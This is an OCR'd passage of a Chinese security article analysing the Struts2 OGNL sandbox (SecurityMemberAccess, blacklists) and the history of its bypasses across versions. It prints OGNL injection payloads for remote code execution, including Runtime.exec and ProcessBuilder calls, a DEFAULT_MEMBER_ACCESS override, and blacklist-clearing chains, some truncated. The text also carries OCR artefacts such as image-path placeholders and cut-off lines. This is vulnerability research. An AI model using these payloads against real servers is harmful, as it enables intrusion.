public static final MemberAccess DEFAULT_MEMBER_ACCESS = new DefaultMemberAccess( allowAllAccess: false);

private static Map RESERVED_KEYS = new HashMap( initialCapacity: 11);

private Object _root;
private Object _currentObject;
private Node _currentNode;
private boolean _traceEvaluations = DEFAULT_TRACE_EVALUATIONS;
private Evaluation _rootEvaluation;
private Evaluation _currentEvaluation;
private Evaluation _lastEvaluation;
private boolean _keepLastEvaluation = DEFAULT_KEEP_LAST_EVALUATION;

private final Map _values;

private ClassResolver _classResolver = DEFAULT_CLASS_RESOLVER;
private TypeConverter _typeConverter = DEFAULT_TYPE_CONVERTER;
private MemberAccess _memberAccess = DEFAULT_MEMBER_ACCESS;
```

安全客 (www.anquanke.com)


- _root：在 OgnlContext 内维护着的 Root 对象，它是 OGNL 主要的操作对象

- _values：如果希望在 OGNL 计算时使用传入的 Map 作为上下文环境，OGNL 依旧会创建一个 OgnlContext，并将所传入的 Map 中所有的键值对维护在 _values 变量中。这个变量就被看作真正的容器，并在 OGNL 的计算中发挥作用。
- ClassResolver：指定处理 class loading 的处理类。实际上这个处理类是用于指定 OGNL 在根据 Class 名称来构建对象时，寻找 Class 名称与对应的 Class 类之间对应关系的处理方式。在默认情况下会使用 JVM 的 class.forName 机制来处理。
- TypeConverter：指定处理类型转化的处理类。这个处理类非常关键，它会指定一个对象属性转化成字符串以及字符串转化成 Java 对象时的处理方式。
- MemberAccess：指定处理属性访问策略的处理方式。

可以看到这里的 ClassResolver 是有关类的寻址以及调用的，也就是常说的所谓的执行。

19.2.2 2.2 将现有的值和字段添加进 ValueStack 中（构造）

在初始化了 ValueStack 后，发现了后面的 container.inject(stack);，这里是将依赖项注入现有的字段和方法，而在这个地方会调用 com.opensymphony.xwork2.ognl.OgnlValueStack$setOgnlUtil 将我们所关心的黑名单给添加进来：



然而其根本的作用是创建 _memberAccess。这里可以注意到调用栈中首先是初始化了 ValueStack 之后再通过 OgnlUtil 这个 API 将数据和方法注入进 ValueStack 中，而 ValueStack 又是利用 OgnlContext 来创建的，所以会看到 OgnlContext 中的 _memberAccess 与 securityMemberAccess 是同一个 SecurityMemberAccess 类的实例，而且内容相同，也就是说全局的 OgnlUtil 实例都共享着相同的设置。如果利用 OgnlUtil 更改了设置项（excludedClasses、excludedPackageNames、excludedPackageNamePatterns）则同样会更改 _memberAccess 中的值。


这里可能不太好理解，可以看下面这几张图：

1. 首先 ValueStack 本身是个 OgnlContext


```
public static Map addDefaultContext(Object root, ClassResolver classResolver,
                                    TypeConverter converter, MemberAccess memberAccess, Map context)
{
    OgnlContext result;

    if (!(context instanceof OgnlContext)) {
        result = new OgnlContext();
        result.setValues(context);
    } else {
        result = (OgnlContext) context;
    }
    if (classResolver != null) {
        result.setClassResolver(classResolver);
    }
    if (converter != null) {
        result.setTypeConverter(converter);
    }
    if (memberAccess != null) {
        result.setMemberAccess(memberAccess);
    }

    result.setRoot(root);
    return result;
}
```


安全客 (www.anquanke.com)

1. 之后调用 setOgnlUtil 添加黑名单：



1. 然后 OgnlUtil 中的这些值赋给 SecurityMemberAccess

- 

- 

也就是与 OgnlContext 中的 _memberAccess 建立关系，即创建了 _memberAccess：

-

而这一点在沙箱绕过时起到了很重要的作用。

19.2.3 2.3 创建拦截器（Interceptor）

在之后当控制权转交给 ActionProxy 时会调用 OgnlUtil 作为操作 OGNL 的 API，在创建拦截器（Interceptor）时会调用 com.opensymphony.xwork2.config.providers.InterceptorBuilder：

```
public static List<InterceptorMapping> constructInterceptorReference(InterceptorLocator interceptorLocator,
                                                                      String refName, Map<String,String> refParams, Location
    Object referencedConfig = interceptorLocator.getInterceptorConfig(refName);
    List<InterceptorMapping> result = new ArrayList<>();

    if (referencedConfig == null) {
        throw new ConfigurationException("Unable to find interceptor class referenced by ref-name " + refName, location);
    } else {
        if (referencedConfig instanceof InterceptorConfig) {
            InterceptorConfig config = (InterceptorConfig) referencedConfig;
            Interceptor inter;
            try {
                inter = objectFactory.buildInterceptor(config, refParams);
                result.add(new InterceptorMapping(refName, inter, refParams));
```

安全客 (www.anquanke.com)

在这里利用工场函数来创建拦截器，跟进看一下：

```
public Interceptor buildInterceptor(InterceptorConfig interceptorConfig, Map<String, String> interceptorRefParams) throws ConfigurationException {
    return interceptorFactory.buildInterceptor(interceptorConfig, interceptorRefParams);
}
```

安全客 (www.anquanke.com)

```
public Interceptor buildInterceptor(InterceptorConfig interceptorConfig, Map<String, String> interceptorRe
    String interceptorClassName = interceptorConfig.getClassName();
    Map<String, String> thisInterceptorClassParams = interceptorConfig.getParams();
    Map<String, String> params = (thisInterceptorClassParams == null) ? new HashMap<String, String>() : ne
    params.putAll(interceptorRefParams);

    String message;
    Throwable cause;

    try {
        // interceptor instances are long-lived and used across user sessions, so don't try to pass in any
        Object o = objectFactory.buildBean(interceptorClassName,  extraContext: null);
        if (o instanceof WithLazyParams) {
            LOG.debug( s: "Interceptor {} is marked with interface {} and params will be set during action
                    interceptorClassName, WithLazyParams.class.getName());
        } else {
            reflectionProvider.setProperties(params, o);
        }

        if (o instanceof Interceptor) {
            Interceptor interceptor = (Interceptor) o;
            interceptor.init();
            return interceptor;
        }

        throw new ConfigurationException("Class [" + interceptorClassName + "] does not implement Intercep
```

安全客 (www.anquanke.com)

```
public void setProperties(Map<String, ?> properties, Object o) {
    ognlUtil.setProperties(properties, o);
}
```

安全客 (www.anquanke.com)

```
public void setProperties(Map<String, ?> properties, Object o) {
    setProperties(properties, o,  throwPropertyExceptions: false);
}
```

安全客 (www.anquanke.com)

```
public void setProperties(Map<String, ?> properties, Object o, boolean throwPropertyExceptions) {
    Map context = createDefaultContext(o,  classResolver: null);
    setProperties(properties, o, context, throwPropertyExceptions);
}
```

安全客 (www.anquanke.com)

```
protected Map createDefaultContext(Object root, ClassResolver classResolver) {
    ClassResolver resolver = classResolver;
    if (resolver == null) {
        resolver = container.getInstance(CompoundRootAccessor.class);
    }

    SecurityMemberAccess memberAccess = new SecurityMemberAccess(allowStaticMethodAccess);
    memberAccess.setExcludedClasses(excludedClasses);
    memberAccess.setExcludedPackageNamePatterns(excludedPackageNamePatterns);
    memberAccess.setExcludedPackageNames(excludedPackageNames);
    memberAccess.setDisallowProxyMemberAccess(disallowProxyMemberAccess);

    return Ognl.createDefaultContext(root, resolver, defaultConverter, memberAccess);
}
```

安全客 (www.anquanke.com)


也就是把设置好的黑名单赋到 SecurityMemberAccess 中，在当前的上下文中用以检验表达式所调用的方法是否允许被调用。


19.2.4 2.4 OGNL 执行（利用反射调用）

说完了初始化，再来说一下所谓的 OGNL 执行，在这里引用一下《Struts2 技术内幕》这本书的一个表，这个表主要列举了 OGNL 计算时所需要遵循的一些重要的计算规则和默认实现类：

关键字	默认实现
ClassResolver (OgnlContext)	OGNL：ognl.DefaultClassResolver Struts2：com.opensymphony.xwork2.ognl.accessor.CompoundRootAccessor
TypeConverter (OgnlContext)	OGNL：ognl.DefaultTypeConverter Struts2：com.opensymphony.xwork2.conversion.OgnlTypeConverterWrapper
MemberAccess (OgnlContext)	OGNL：ognl.DefaultMemberAccess Struts2：com.opensymphony.xwork2.ognl.SecurityMemberAccess
MethodAccessor (OgnlRuntime)	OGNL：ognl.ObjectMethodAccess Struts2：com.opensymphony.xwork2.ognl.accessor.CompoundRootAccessor com.opensymphony.xwork2.ognl.accessor.XWorkMethodAccessor
PropertyAccessor (OgnlRuntime)	OGNL：ognl.ObjectPropertyAccess Struts2：com.opensymphony.xwork2.ognl.accessor.CompoundRootAccessor com.opensymphony.xwork2.ognl.accessor.ObjectAccessor
NullHandler (OgnlRuntime)	OGNL：ognl.ObjectNullHandler Struts2：com.opensymphony.xwork2.ognl.OgnlNullHandlerWrapper

接下来就跟进 CompoundRootAccessor 看一下：





在这里拓展了 ognl.DefaultClassResovler，可以支持一些特殊的 class 名称。

19.3 0x03 OGNL 的攻防史

回看 S2 系列的漏洞，每当我们找到一个可以执行 OGNL 表达式的点在尝试构造恶意的 OGNL 时都会遇到这个防护机制，在我看了lgtm这篇文章后，我就想把围绕 SecurityMemberAccess 的攻防历史来全部梳理一遍。

可以说所有在对于 OGNL 的攻防全部都是基于如何使用静态方法。Struts2 的防护措施从最开始的正则，到之后的黑名单，在保证 OGNL 强大功能的基础上，将可能执行静态方法的利用链给切断。在分析绕过方法时，需要注意的有这么几点：

- struts-defult.xml 中的黑名单

- com.opensymphony.xwork2.ognl.SecurityMemberAccess
- Ognl 包

以下图例左边都是较为新的版本，右边为老版本。

19.3.1 3.1 Struts 2.3.14.1 版本前

S2-012、S2-013、S3-014 的出现促使了这次更新，可以说在跟新到 2.3.14.1 版本前，ognl 的利用基本属于不设防状态，我们可以看一下这两个版本的 diff，不难发现当时还没有出现黑名单这样的说法，而修复的关键在于 SecurityMemberAccess：

左边是 2.3.14.1 的版本，右边是 2.3.14 的版本，不难看出在这之前可以通过 ognl 直接更改 allowStaticMethodAccess=true，就可以执行后面的静态方法了，所以当时非常通用的一种 poc 是：

(#_memberAccess['allowStaticMethodAccess']=true).(@java.lang.Runtime@getRuntime().exec('calc'))

而在 2.3.14.1 版本后将 allowStaticMethodAccess 设置成 final 属性后，就不能显式更改了，这样的 poc 显然也失效了。

19.3.2 3.2 Struts 2.3.20 版本前

在 2.3.14.1 后虽然不能更改 allowStaticMethodAccess 了，但是还是可以通过 _memberAccess 使用类的构造函数，并且访问公共函数，所以可以看到当时有一种替代的 poc：

(#p=new java.lang.ProcessBuilder('xcalc')).(#p.start())

直到 2.3.20, 这样的 poc 都可以直接使用。在 2.3.20 后, Struts2 不仅仅引入了黑名单 (excludedClasses, excludedPackageNames 和 excludedPackageNamePatterns)，更加重要的是阻止了所有构造函数的使用，所以就不能使用 ProcessBuilder 这个 payload 了。

19.3.3 3.3 Struts 2.3.29 版本前

左为 2.3.29 版本，右边为 2.3.28 版本

从黑名单中可以看到禁止使用了 ognl.MemberAccess 和 ognl.DefaultMemberAccess，而这两个对象其实就是 2.3.20-2.3.28 版本的通用绕过方法，具体的思路就是利用 _memberAccess 调用静态对象 DefaultMemberAccess，然后用 DefaultMemberAccess 覆盖 _memberAccess。那么为什么说这样就可以使用静态方法了呢？我们先来看一下可以在 S2-032、S2-033、S2-037 通用的 poc：

(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(@java.lang.Runtime@getRuntime().exec

我们来看一下 ognl.OgnlContext@DEFAULT_MEMBER_ACCESS：

看过上一节的都知道，在程序运行时在 setOgnlUtil 方法中将黑名单等数据赋给 SecurityMemberAccess，而这就是创建 _memberAccess 的过程，在动态调试中，我们可以看到这两个对象的 id 甚至都是一样的，而 SecurityAccess 这个对象的父类本身就是 ognl.DefaultMemberAccess，而其建立关系的过程就相当于继承父类并重写父类的过程，所以这里我们利用其父类 DefaultMemberAccess 覆盖 _memberAccess 中的内容，就相当于初始化了 _memberAccess，这样就可以绕过其之前所设置的黑名单以及限制条件。

19.3.4 3.4 Struts 2.3.30+/2.5.2+

到了 2.3.30(2.5.2) 之后的版本，我们可以使用的 _memberAccess 和 DefaultMemberAccess 都进入到黑名单中了，覆盖的方法看似就不行了，而这个时候 S2-045 的 payload 提供了一种新的思路：

(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@co

可以看到绕过的关键点在于：

- 利用 Ognl 执行流程利用 container 获取了 OgnlUtil 实例
- 清空了 OgnlUtil$excludedClasses 黑名单，释放了 DefaultMemberAccess
- 利用 setMemberAccess 覆盖


而具体的流程可以参考 2.2 的内容。

19.3.5 3.5 Struts 2.5.16

分析过 S2-057 后，你会发现 ognl 注入很容易复现，但是想要调用静态方法造成代码执行变得很难，我们来看一下 Struts2 又做了哪些改动：

- 2.5.13 版本后禁止访问 coontext.map
- 准确来说是 ognl 包版本的区别，在 2.5.13 中利用的是 3.1.15 版本，在 2.5.12 版本中使用的是 3.1.12 版本：
-

- 而这个改变是在 OgnlContext 中：



- 不只是 get 方法，put 和 remove 都没有办法访问了，所以说从根本上禁止了对 context.map 的访问。
- 2.5.20 版本后 excludedClasses 不可变了，具体的代码在这里

所以在 S2-045 时可使用的 payload 已经没有办法再使用了，需要构造新的利用方式。

文章提出了这么一种思路:

- 没有办法使用 context.map，可以调用 attr，前文说过 attr 中保存着整个 context 的变量与方法，可以通过 attr 中的方法返回给我们一个 context.map。
- 没有办法直接调用 excludedClasses，也就不能使用 clear 方法来清空，但是还可以利用 setter 来把 excludedClasses 给设置成空
- 清空了黑名单，我们就可以利用 DefaultMemberAccess 来覆盖 _memberAccess，来执行静态方法了。

而这里又会出现一个问题，当我们使用 OgnlUtil 的 setExcludedClasses 和 setExcludedPackageNames 将黑名单置空时并非是对于源（全局的 OgnlUtil）进行置空，也就是说 _memberAccess 是源数据的一个引用，就像前文所说的，在每次 createAction 时都是通过 setOgnlUtil 利用全局的源数据创建一个引用，这个引用就是一个 MemberAccess 对象，也就是 _memberAccess。所以这里只会影响这次请求的 OgnlUtil 而并未重新创建一个新的 _memberAccess 对象，所以旧的 _memberAccess 对象仍未改变。

而突破这种限制的方式就是再次发送一个请求，将上一次请求已经置空的 OgnlUitl 作为源重新创建一个 _memberAccess，这样在第二次请求中 _memberAccess 就是黑名单被置空的情况，这个时候就释放了 DefaultMemberAccess，就可以进行正常的覆盖以及执行静态方法。

poc 为：

(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.ActionContext.contain

(#context=#attr['struts.valueStack'].context).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER
127.0.0.1:9001'))

需要发送两次请求：

19.4 0x04 现阶段的 OGNL


Struts2 在 2.5.16 版本后做了很多修改，截止到写文章的时候，已经更新到 2.5.20，接下来我将把这几个版本的区别全部都列出来，并且说明现在绕过 Ognl 沙箱面临着哪些阻碍。同上一节，左边都为较新的版本，右边为较旧的版本。

19.4.1 4.1 2.5.17 的改变（限制命名空间）

1. 黑名单的变动，禁止访问 com.opensymphony.xwork2.ognl.

